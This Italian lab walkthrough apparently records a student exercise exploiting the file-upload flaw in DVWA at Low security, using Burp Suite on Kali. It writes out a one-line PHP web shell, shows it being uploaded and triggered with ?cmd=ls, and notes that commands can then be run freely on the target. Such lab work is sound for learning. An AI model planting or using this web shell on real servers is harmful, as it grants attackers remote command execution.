



Impostiamo le macchine in bridge con ip statico, accertiamoci che pingano utilizzando i parametri gateway della rete Host.


- 1) Apriamo Burp Suite e attiviamo l'intercettazione
- 2) Logghiamo con le credenziali admin e password
- 3) Per procedere tra le opzioni sul DVWA utilizziamo forward
- 4) Avviamo il DVWA ed impostiamo a Low



- 5) Creiamo sulla shell di kali una nuova shell.php con il contenuto `<?php system($_REQUEST["cmd"]); ?>`
- 6) carichiamola su upload nella DVWA




- 7) Copiamo ed incolliamo il percorso in rosso ed incolliamolo sull'url



Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1

- 8) Notiamo che se non inseriamo un comando nell'url otterremo l'errore precedente.  
Per ottenere un risultato dovremo dare un parametrp come ad esempio **?cmd=ls** che ci visualizza le cartelle



- 9) Con Burp Suite possiamo modificare questo parametro a piacimento eseguendo comandi sulla macchina

